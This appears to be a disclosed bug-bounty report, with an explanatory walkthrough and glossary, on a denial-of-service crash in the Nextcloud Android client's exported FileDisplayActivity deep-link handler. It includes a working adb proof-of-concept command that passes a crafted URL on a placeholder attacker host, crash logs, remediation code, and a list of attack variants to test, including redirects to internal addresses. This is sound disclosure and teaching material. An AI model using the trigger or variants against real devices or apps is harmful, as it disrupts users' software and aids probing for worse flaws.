Improper input validation On Exported deep-link handler crashes `FileDisplayActivity` on crafted external URL — Denial-of-Service
The exported FileDisplayActivity deep-link handler assumes a logged-in user exists and dereferences a null User object when launched with an external URL, causing an unhandled NullPointerException and app crash. Any app or web link can trigger this denial of service.
khoof Follow with 0xkarim_dix, mozaaaaa and 1 other
 Originally disclosed on HackerOne
- Triaged in under an hour
- Fixed in 4 months
- Disclosed after 6 months
Product / Package
com.nextcloud.client
Component
com.owncloud.android.ui.activity.FileDisplayActivity (exported, multiple VIEW intent-filters with wildcard host)
Severity Medium — Denial of Service (app crash). Potential for higher impact if authenticated fetch occurs on other codepaths.
Summary
Improper input validation of external deep-link data causes a null dereference in FileDisplayActivity. This results in an unhandled NullPointerException and application crash when the exported deep-link is invoked. An attacker-controlled link or malicious app can trigger this behavior.
PoC (repro steps)
- On a device with the app installed:
adb shell am start -a android.intent.action.VIEW \
  -d "https://attacker.example.com/f/abcdef" \
  -n com.nextcloud.client/com.owncloud.android.ui.activity.FileDisplayActivity

- Observe that the app crashes ("App has stopped"). And Show this logs.
Observed logs (excerpt)
Java

Exception in thread "main" java.lang.RuntimeException: Unable to start activity ComponentInfo{com.nextcloud.client/com.owncloud.android.ui.activity.FileDisplayActivity}: java.lang.NullPointerException: Attempt to invoke interface method 'java.lang.String com.nextcloud.client.account.User.getAccountName()' on a null object reference
    at android.app.ActivityThread.performLaunchActivity(ActivityThread.java:2974)
    at android.app.ActivityThread.handleLaunchActivity(ActivityThread.java:3059)
    at android.app.ActivityThread.-wrap11(Unknown Source:0)
    at android.app.ActivityThread$H.handleMessage(ActivityThread.java:1724)
    at android.os.Handler.dispatchMessage(Handler.java:106)
    at android.os.Looper.loop(Looper.java:164)
    at android.app.ActivityThread.main(ActivityThread.java:7000)
    at java.lang.reflect.Method.invoke(Native Method)
    at com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:441)
    at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:1408)
Caused by: Exception in thread "main" java.lang.NullPointerException: Attempt to invoke interface method 'java.lang.String com.nextcloud.client.account.User.getAccountName()' on a null object reference
    at com.owncloud.android.ui.activity.FileDisplayActivity.onStart(FileDisplayActivity.kt:2784)
    at android.app.Instrumentation.callActivityOnStart(Instrumentation.java:1342)
    at android.app.Activity.performStart(Activity.java:7278)
    at android.app.ActivityThread.performLaunchActivity(ActivityThread.java:2937)
    at android.app.ActivityThread.handleLaunchActivity(ActivityThread.java:3059)
    at android.app.ActivityThread.-wrap11(Unknown Source:0)
    at android.app.ActivityThread$H.handleMessage(ActivityThread.java:1724)
    at android.os.Handler.dispatchMessage(Handler.java:106)
    at android.os.Looper.loop(Looper.java:164)
    at android.app.ActivityThread.main(ActivityThread.java:7000)
    at java.lang.reflect.Method.invoke(Native Method)
    at com.android.internal.os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:441)
    at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:1408)


### App information
* ID: com.nextcloud.client
* Version: 30340090
* Build flavor: generic

### Device information
* Brand: samsung
* Device: gtaxllte
* Model: Model
* Id: M1AJQ
* Product: gtaxlltexx

### Firmware
* SDK: 27
* Release: 8.1.0
* Incremental: Number
Device / App details
- App ID:
com.nextcloud.client - Version: 30340090 (reported)
- Device: Samsung SM-T585 (Android 8.1.0)
Impact
- Any app or web link can trigger an exported deep-link handler which dereferences a null user object → application crash (Denial-of-Service).
- Because intent-filters allow wildcard hosts, there is additional risk that other crafted URLs could cause authenticated requests, SSRF, or content injection in other codepaths. (Not observed in this PoC — crash occurs early.)
Root cause
Improper input handling: the activity assumes a non-null User object when processing an external intent and does not validate inputs or the presence of account context before calling getAccountName(). This leads to improper error handling and application crash.
Reproduction checklist
- Reproducible on device with app installed.
- Command above reproduces crash consistently.
- Attach full
adb logcat -doutput for triage.
Recommended remediation (developer text)
- Null-check the current user before using it:
val user = getCurrentUserProvider().getCurrentUser().blockingGet()
if (user == null) {
    Log.w(TAG, "Deep link received but no user logged in; ignoring deep link or prompting login")
    return
}
- Validate and sanitize deep-link input: remove
host="*"and use an explicit allowlist of domains. Validateintent.dataand path patterns before processing. - Avoid automatic authenticated fetches of arbitrary external URLs. If fetch is required, only fetch from allowlisted hosts, do not forward user credentials to arbitrary domains, and prevent redirects to internal addresses (RFC1918 / link-local / metadata endpoints).
- Fail gracefully on malformed/unexpected intents (log and return instead of throwing).
Context
The target is the Nextcloud Android client, package com.nextcloud.client. The component at the centre of this report is com.owncloud.android.ui.activity.FileDisplayActivity, an activity that is exported and carries several VIEW intent-filters, including ones with a wildcard host. That means the activity can be launched by any other app on the device, or by a link a user taps, with an arbitrary URL supplied as the intent data.
Normally such a deep-link handler would resolve the incoming URL, work out which account and file it refers to, and open the corresponding view. The report shows what happens when the incoming URL does not correspond to any usable account context: the activity proceeds far enough to dereference a user object that is null, and the process crashes.
The report describes this as a denial of service (app crash), with the caveat that higher impact is possible if authenticated fetches occur on other code paths. The platform record for this disclosure lists a severity of none with a CVSS score of 0.0, while the report text itself argues for Medium.
Setup
The preconditions are minimal. The only requirement stated is a device with the app installed. The researcher reports the following app and device details:
| Item | Value |
|---|---|
| App ID | com.nextcloud.client |
| Version | 30340090 |
| Build flavour | generic |
| Device brand | samsung |
| Device | gtaxllte |
| Model | Model |
| Build ID | M1AJQ |
| Product | gtaxlltexx |
| SDK | 27 |
| Android release | 8.1.0 |
| Incremental | Number |
The device is also described as a Samsung SM-T585 running Android 8.1.0. No account, role or credential is needed for the crash itself: the whole point is that no valid account context is present. The tool used is adb, both to launch the activity and to collect logs.
Finding it
The component at issue is FileDisplayActivity, which is exported and declares multiple VIEW intent-filters with a wildcard host. A wildcard host means the activity accepts links for any domain, not just the Nextcloud instance the user is configured against. Combined with the fact that the activity is exported, this gives any app on the device, or any web page the user taps through, a way to feed arbitrary URL data into the activity.
The crash confirms that: the activity assumes a non-null User object when handling the external intent and calls getAccountName() on it.
Exploitation
Step 1: launch the exported activity with a crafted external URL
The researcher starts the activity explicitly with a URL pointing at an attacker-controlled domain:
adb shell am start -a android.intent.action.VIEW \
  -d "https://attacker.example.com/f/abcdef" \
  -n com.nextcloud.client/com.owncloud.android.ui.activity.FileDisplayActivity
The -a android.intent.action.VIEW sets the action to VIEW, matching the intent-filters. The -d flag supplies the data URI, here an HTTPS URL on attacker.example.com with a /f/abcdef path. The -n flag names the component explicitly, com.nextcloud.client/com.owncloud.android.ui.activity.FileDisplayActivity, so the intent is delivered straight to the exported activity without the system having to resolve an implicit intent. Because the activity is exported, this explicit launch succeeds from the shell, and the same delivery is available to any app on the device.
Step 2: observe the crash and collect the logs
The app crashes with the familiar "App has stopped" dialog. The researcher captured the following log excerpt:
Exception in thread "main" java.lang.RuntimeException: Unable to start activity ComponentInfo{com.nextcloud.client/com.owncloud.android.ui.activity.FileDisplayActivity}: java.lang.NullPointerException: Attempt to invoke interface method 'java.lang.String com.nextcloud.client.account.User.getAccountName()' on a null object reference
    at android.app.ActivityThread.performLaunchActivity(ActivityThread.java:2974)
    at android.app.ActivityThread.handleLaunchActivity(ActivityThread.java:3059)
    at android.app.ActivityThread.-wrap11(Unknown Source:0)
    at android.app.ActivityThread$H.handleMessage(ActivityThread.java:1724)
    at android.os.Handler.dispatchMessage(Handler.java:106)
    at android.os.Looper.loop(Looper.java:164)
    at android.app.ActivityThread.main(ActivityThread.java:7000)
    at java.lang.reflect.Method.invoke(Native Method)
    at com.[redacted].os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:441)
    at com.[redacted].os.ZygoteInit.main(ZygoteInit.java:1408)
Caused by: Exception in thread "main" java.lang.NullPointerException: Attempt to invoke interface method 'java.lang.String com.nextcloud.client.account.User.getAccountName()' on a null object reference
    at com.owncloud.android.ui.activity.FileDisplayActivity.onStart(FileDisplayActivity.kt:2784)
    at android.app.Instrumentation.callActivityOnStart(Instrumentation.java:1342)
    at android.app.Activity.performStart(Activity.java:7278)
    at android.app.ActivityThread.performLaunchActivity(ActivityThread.java:2937)
    at android.app.ActivityThread.handleLaunchActivity(ActivityThread.java:3059)
    at android.app.ActivityThread.-wrap11(Unknown Source:0)
    at android.app.ActivityThread$H.handleMessage(ActivityThread.java:1724)
    at android.os.Handler.dispatchMessage(Handler.java:106)
    at android.os.Looper.loop(Looper.java:164)
    at android.app.ActivityThread.main(ActivityThread.java:7000)
    at java.lang.reflect.Method.invoke(Native Method)
    at com.[redacted].os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:441)
    at com.[redacted].os.ZygoteInit.main(ZygoteInit.java:1408)
The important line is the cause: a NullPointerException at FileDisplayActivity.onStart(FileDisplayActivity.kt:2784), thrown when the code tries to invoke java.lang.String com.nextcloud.client.account.User.getAccountName() on a null object reference. The activity framework wraps this in a RuntimeException ("Unable to start activity") because the failure happens during activity start, in onStart. The crash therefore occurs early in the activity lifecycle, before any authenticated fetch could take place.
The screenshot shows the crash as it appears on the device.
Reproduction checklist
The researcher notes that the issue is reproducible on a device with the app installed, that the command above reproduces the crash consistently, and that the full adb logcat -d output should be attached for triage.
Root cause
The activity assumes a non-null User object when processing an external intent. It does not validate the incoming input, and it does not check for the presence of account context before calling getAccountName(). When the deep link arrives with no usable account behind it, the user reference is null and the call dereferences it, producing an unhandled NullPointerException and taking the app down. The report frames this as improper input handling leading to improper error handling and an application crash.
Why the existing defences did not stop it: the intent-filters accept wildcard hosts, so the activity is reachable with URLs for any domain, and nothing on the path from intent receipt to onStart validates the data or the account state before the dereference.
Impact
Any app on the device, or any web link a user opens, can trigger the exported deep-link handler, which dereferences a null user object and crashes the application. That is a denial of service against the client.
The report also flags a broader risk: because the intent-filters allow wildcard hosts, other crafted URLs could potentially cause authenticated requests, SSRF, or content injection on other code paths. The researcher is explicit that this was not observed in the PoC, since the crash occurs early, before any such fetch would happen. Those outcomes are therefore a stated possibility rather than a demonstrated result.
Fix
The report recommends the following remediation to the developers.
- Null-check the current user before using it:
val user = getCurrentUserProvider().getCurrentUser().blockingGet()
if (user == null) {
    Log.w(TAG, "Deep link received but no user logged in; ignoring deep link or prompting login")
    return
}
- Validate and sanitise deep-link input: remove
host="*"and use an explicit allowlist of domains. Validateintent.dataand path patterns before processing. - Avoid automatic authenticated fetches of arbitrary external URLs. If a fetch is required, only fetch from allowlisted hosts, do not forward user credentials to arbitrary domains, and prevent redirects to internal addresses (RFC1918, link-local, metadata endpoints).
- Fail gracefully on malformed or unexpected intents: log and return instead of throwing.
Variants to test
- Other exported activities with wildcard hosts. Enumerate exported components and their intent-filters, then launch each with a URL on an unrelated domain using the same
am start -a android.intent.action.VIEW -d ... -n ...pattern. A positive result is a crash, an unhandled exception in logcat, or an unexpected network request to the supplied host. - Deep links with no account configured. On a fresh install with no account added, fire the app's own legitimate deep-link patterns. A positive result is a null dereference or any other unhandled exception during activity start.
- Malformed path and query data. Vary the path after
/f/and add query parameters, encoded characters and empty segments. A positive result is a crash, a parser error surfaced as an exception, or a request built from unvalidated input. - Redirect behaviour on authenticated fetches. If a deep link causes the client to fetch a URL, point it at a host that redirects to an internal address (RFC1918, link-local, metadata endpoints). A positive result is the client following the redirect and issuing the request with credentials attached.
- Cross-app delivery. Instead of
adb, have a second installed app send the same explicit intent. A positive result is the same crash, confirming the trigger is available to any app on the device and not just to the shell.
What happened, in plain words
Nextcloud is a piece of software that lets you store and share files on a server that you or your organisation control, a bit like running your own private version of a cloud drive. It has a mobile app for Android phones and tablets. That app can be opened in more than one way: you can tap its icon, but you can also tap a link that points at a file, and the app will jump straight to the right place. This second behaviour is called a deep link: a web address that is wired up to open a specific screen inside an app rather than a page in a browser.
This report is about a flaw in how the Android app handles those incoming links. The researcher found that if the app is handed a link pointing at a domain that has nothing to do with the user's Nextcloud server, and no usable account context is present, the app does not politely refuse. It carries on, tries to read the name of the account behind the link, finds that there is no account at all, and crashes. The user sees the familiar "App has stopped" message.
A crash like this is called a denial of service: not stealing data, not breaking in, just stopping the app from working. The report lists a severity of Medium, while the platform record for the disclosure lists a severity of none with a CVSS score of 0.0. The researcher also notes that a more serious outcome might be possible on other code paths, but that was not demonstrated.
The pieces involved
Before the steps, a few words that come up constantly.
- The package name
com.nextcloud.clientis the app's unique identifier on Android, the way a domain name is unique on the web. Every app on a phone has one. - An activity is a single screen in an Android app. Opening the file list is one activity, opening settings is another. The activity at the centre of this report is
com.owncloud.android.ui.activity.FileDisplayActivity, the screen that displays files. - An intent is Android's word for a message asking something to happen, for example "open this link" or "show this screen". When you tap a link and Android decides which app should handle it, it is building an intent and passing it along.
- An activity is exported when other apps on the phone are allowed to launch it. Many activities are private to their own app; exported ones are deliberately reachable from outside. That is necessary for deep links to work, but it also means any other app, or any web page, can send data into that activity.
- An intent-filter is the declaration inside an app that says "I am willing to handle intents of this kind". A filter for the
VIEWaction with a web address pattern is what makes a link open the app. - A wildcard host means the filter accepts links for any domain, not just the user's own Nextcloud server. The report says
FileDisplayActivityhas severalVIEWintent-filters with a wildcard host. - A null value, in programming, means "nothing here". A null dereference (or null pointer exception) happens when code tries to use that nothing as if it were a real object, for example asking a missing account for its name. The program has no answer and stops.
- adb is the Android Debug Bridge, a command-line tool that lets a computer talk to an Android device over a cable. It can install apps, run commands on the phone, and read the phone's logs. It is a standard developer tool, not something an attacker needs special access for.
Normally, a deep-link handler would take the incoming address, work out which account and which file it refers to, and open the matching view. The report shows what happens when the address does not correspond to any usable account: the activity gets far enough to ask a user object for its account name, that object is null, and the process crashes.
Setting up
The preconditions are minimal. The only requirement stated is a device with the app installed. The researcher reports the following app and device details:
| Item | Value |
|---|---|
| App ID | com.nextcloud.client |
| Version | 30340090 |
| Build flavour | generic |
| Device brand | samsung |
| Device | gtaxllte |
| Model | Model |
| Build ID | M1AJQ |
| Product | gtaxlltexx |
| SDK | 27 |
| Android release | 8.1.0 |
| Incremental | Number |
The device is also described as a Samsung SM-T585 running Android 8.1.0. No account, role or credential is needed for the crash itself: the whole point is that no valid account context is present. The tool used is adb, both to launch the activity and to collect logs.
How the researcher found it
The component at issue is FileDisplayActivity, which is exported and declares multiple VIEW intent-filters with a wildcard host. A wildcard host means the activity accepts links for any domain, not just the Nextcloud instance the user is configured against. Combined with the fact that the activity is exported, this gives any app on the device, or any web page the user taps through, a way to feed arbitrary URL data into the activity.
The crash confirms that: the activity assumes a non-null User object when handling the external intent and calls getAccountName() on it.
Reproducing the crash
Step 1: launch the exported activity with a crafted external URL
The researcher starts the activity explicitly with a URL pointing at an attacker-controlled domain:
adb shell am start -a android.intent.action.VIEW \
  -d "https://attacker.example.com/f/abcdef" \
  -n com.nextcloud.client/com.owncloud.android.ui.activity.FileDisplayActivity
Line by line:
adb shellmeans "run the rest of this command on the connected Android device, not on my computer".am startis the Android activity manager's start command: it asks the phone to open something.-a android.intent.action.VIEWsets the action toVIEW, which is the standard "show me this thing" action. This matches the intent-filters the activity declares.-d "https://attacker.example.com/f/abcdef"supplies the data URI, here an HTTPS URL onattacker.example.comwith a/f/abcdefpath.attacker.example.comis a placeholder domain used in examples, not a real site.-n com.nextcloud.client/com.owncloud.android.ui.activity.FileDisplayActivitynames the component explicitly: the appcom.nextcloud.clientand, inside it, the activitycom.owncloud.android.ui.activity.FileDisplayActivity. Naming the component means the intent is delivered straight to that activity without the system having to work out which app should handle it.
Because the activity is exported, this explicit launch succeeds from the shell, and the same delivery is available to any app on the device. The backslashes at the end of the first two lines simply tell the shell that the command continues on the next line.
Step 2: observe the crash and collect the logs
The app crashes with the familiar "App has stopped" dialog. The researcher captured the following log excerpt:
Exception in thread "main" java.lang.RuntimeException: Unable to start activity ComponentInfo{com.nextcloud.client/com.owncloud.android.ui.activity.FileDisplayActivity}: java.lang.NullPointerException: Attempt to invoke interface method 'java.lang.String com.nextcloud.client.account.User.getAccountName()' on a null object reference
    at android.app.ActivityThread.performLaunchActivity(ActivityThread.java:2974)
    at android.app.ActivityThread.handleLaunchActivity(ActivityThread.java:3059)
    at android.app.ActivityThread.-wrap11(Unknown Source:0)
    at android.app.ActivityThread$H.handleMessage(ActivityThread.java:1724)
    at android.os.Handler.dispatchMessage(Handler.java:106)
    at android.os.Looper.loop(Looper.java:164)
    at android.app.ActivityThread.main(ActivityThread.java:7000)
    at java.lang.reflect.Method.invoke(Native Method)
    at com.[redacted].os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:441)
    at com.[redacted].os.ZygoteInit.main(ZygoteInit.java:1408)
Caused by: Exception in thread "main" java.lang.NullPointerException: Attempt to invoke interface method 'java.lang.String com.nextcloud.client.account.User.getAccountName()' on a null object reference
    at com.owncloud.android.ui.activity.FileDisplayActivity.onStart(FileDisplayActivity.kt:2784)
    at android.app.Instrumentation.callActivityOnStart(Instrumentation.java:1342)
    at android.app.Activity.performStart(Activity.java:7278)
    at android.app.ActivityThread.performLaunchActivity(ActivityThread.java:2937)
    at android.app.ActivityThread.handleLaunchActivity(ActivityThread.java:3059)
    at android.app.ActivityThread.-wrap11(Unknown Source:0)
    at android.app.ActivityThread$H.handleMessage(ActivityThread.java:1724)
    at android.os.Handler.dispatchMessage(Handler.java:106)
    at android.os.Looper.loop(Looper.java:164)
    at android.app.ActivityThread.main(ActivityThread.java:7000)
    at java.lang.reflect.Method.invoke(Native Method)
    at com.[redacted].os.RuntimeInit$MethodAndArgsCaller.run(RuntimeInit.java:441)
    at com.[redacted].os.ZygoteInit.main(ZygoteInit.java:1408)
A log like this is a stack trace: a list of the function calls that were in progress when something went wrong, read from the outermost call at the top to the innermost at the bottom. The important line is the cause: a NullPointerException at FileDisplayActivity.onStart(FileDisplayActivity.kt:2784), thrown when the code tries to invoke java.lang.String com.nextcloud.client.account.User.getAccountName() on a null object reference. In plain words: the code asked a user object for its account name, but the user object was empty, so there was nothing to ask.
The activity framework wraps this in a RuntimeException ("Unable to start activity") because the failure happens during activity start, in onStart. onStart is one of the early stages of an Android screen's life, so the crash occurs before any authenticated fetch could take place.
The screenshot shows the crash as it appears on the device.
Reproduction checklist
The researcher notes that the issue is reproducible on a device with the app installed, that the command above reproduces the crash consistently, and that the full adb logcat -d output should be attached for triage. adb logcat -d is the command that dumps the device's log buffer, which is where the stack trace above comes from.
Root cause
The activity assumes a non-null User object when processing an external intent. It does not validate the incoming input, and it does not check for the presence of account context before calling getAccountName(). When the deep link arrives with no usable account behind it, the user reference is null and the call dereferences it, producing an unhandled NullPointerException and taking the app down. The report frames this as improper input handling leading to improper error handling and an application crash.
Impact
Any app on the device, or any web link a user opens, can trigger the exported deep-link handler, which dereferences a null user object and crashes the application. That is a denial of service against the client.
The report also flags a broader risk: because the intent-filters allow wildcard hosts, other crafted URLs could potentially cause authenticated requests, SSRF, or content injection on other code paths. The researcher is explicit that this was not observed in the PoC, since the crash occurs early, before any such fetch would happen. Those outcomes are therefore a stated possibility rather than a demonstrated result.
A few of those terms need unpacking. An authenticated request is a request to a server that carries proof of who is asking, usually a token or session cookie. A cookie is a small piece of data a browser stores for a site so it can remember you between page loads; a token is a similar piece of data used by apps to prove identity. SSRF (server-side request forgery) is when an attacker can make a server send a request to an address of the attacker's choosing, often to reach internal systems that are not otherwise reachable from outside. Content injection is when attacker-supplied content ends up being displayed or processed as if it were legitimate.
The fix the researcher recommends
The report recommends the following remediation to the developers.
- Null-check the current user before using it:
val user = getCurrentUserProvider().getCurrentUser().blockingGet()
if (user == null) {
    Log.w(TAG, "Deep link received but no user logged in; ignoring deep link or prompting login")
    return
}
Line by line:
-
val user = getCurrentUserProvider().getCurrentUser().blockingGet()asks the app for the currently logged-in user and waits for the answer, storing it in a variable calleduser. -
if (user == null) {checks whether the answer was "nothing". This is the missing check from the root cause. -
Log.w(TAG, "Deep link received but no user logged in; ignoring deep link or prompting login")writes a warning to the log saying a deep link arrived but nobody is logged in, so the app will ignore it or ask the user to log in. -
returnstops processing the deep link at this point instead of carrying on into the crash. -
Validate and sanitise deep-link input: remove
host="*"and use an explicit allowlist of domains. Validateintent.dataand path patterns before processing. An allowlist is a list of things that are explicitly permitted, as opposed to a blocklist of things that are forbidden.intent.datais the URL carried inside the intent. -
Avoid automatic authenticated fetches of arbitrary external URLs. If a fetch is required, only fetch from allowlisted hosts, do not forward user credentials to arbitrary domains, and prevent redirects to internal addresses (RFC1918, link-local, metadata endpoints). RFC1918 addresses are the private address ranges used inside home and office networks; link-local addresses are a similar range used for local communication; metadata endpoints are special internal addresses that cloud providers expose to their own machines, which should never be reachable from outside.
-
Fail gracefully on malformed or unexpected intents: log and return instead of throwing. "Throwing" is what produces the crash; logging and returning is the polite alternative.
Variants to test
- Other exported activities with wildcard hosts. Enumerate exported components and their intent-filters, then launch each with a URL on an unrelated domain using the same
am start -a android.intent.action.VIEW -d ... -n ...pattern. A positive result is a crash, an unhandled exception in logcat, or an unexpected network request to the supplied host. - Deep links with no account configured. On a fresh install with no account added, fire the app's own legitimate deep-link patterns. A positive result is a null dereference or any other unhandled exception during activity start.
- Malformed path and query data. Vary the path after
/f/and add query parameters, encoded characters and empty segments. A positive result is a crash, a parser error surfaced as an exception, or a request built from unvalidated input. - Redirect behaviour on authenticated fetches. If a deep link causes the client to fetch a URL, point it at a host that redirects to an internal address (RFC1918, link-local, metadata endpoints). A positive result is the client following the redirect and issuing the request with credentials attached.
- Cross-app delivery. Instead of
adb, have a second installed app send the same explicit intent. A positive result is the same crash, confirming the trigger is available to any app on the device and not just to the shell.
Glossary
- Activity: a single screen in an Android app, such as the file list or the settings page.
- adb (Android Debug Bridge): a command-line tool that lets a computer send commands to and read logs from an Android device.
- Allowlist: a list of things that are explicitly permitted; anything not on the list is refused.
- Authenticated request: a request to a server that carries proof of who is asking, usually a token or session cookie.
- Content injection: when attacker-supplied content is displayed or processed as if it were legitimate.
- Cookie: a small piece of data a browser stores for a site so it can remember you between page loads.
- CVSS: a standard scoring system for the severity of a security issue, from 0.0 to 10.0.
- Deep link: a web address that opens a specific screen inside an app rather than a page in a browser.
- Denial of service: an attack that stops a service or app from working, without necessarily stealing anything.
- Exported (activity): an activity that other apps on the phone are allowed to launch.
- Intent: Android's message asking something to happen, such as "open this link" or "show this screen".
- Intent-filter: the declaration inside an app saying which kinds of intent it is willing to handle.
- Link-local address: an address range used for communication on a local network segment.
- Metadata endpoint: a special internal address that cloud providers expose to their own machines, which should never be reachable from outside.
- Null / null dereference: null means "nothing here"; a null dereference is code trying to use that nothing as if it were a real object, which stops the program.
- NullPointerException: the specific error Java and Kotlin raise when code dereferences a null value.
- Package name: the unique identifier of an app on Android, such as
com.nextcloud.client. - RFC1918: the private address ranges used inside home and office networks.
- SSRF (server-side request forgery): when an attacker can make a server send a request to an address of the attacker's choosing, often to reach internal systems.
- Stack trace: a log listing the function calls in progress when something went wrong, from outermost to innermost.
- Token: a piece of data an app uses to prove who it is to a server.
- Wildcard host: an intent-filter setting that accepts links for any domain, not just one specific domain.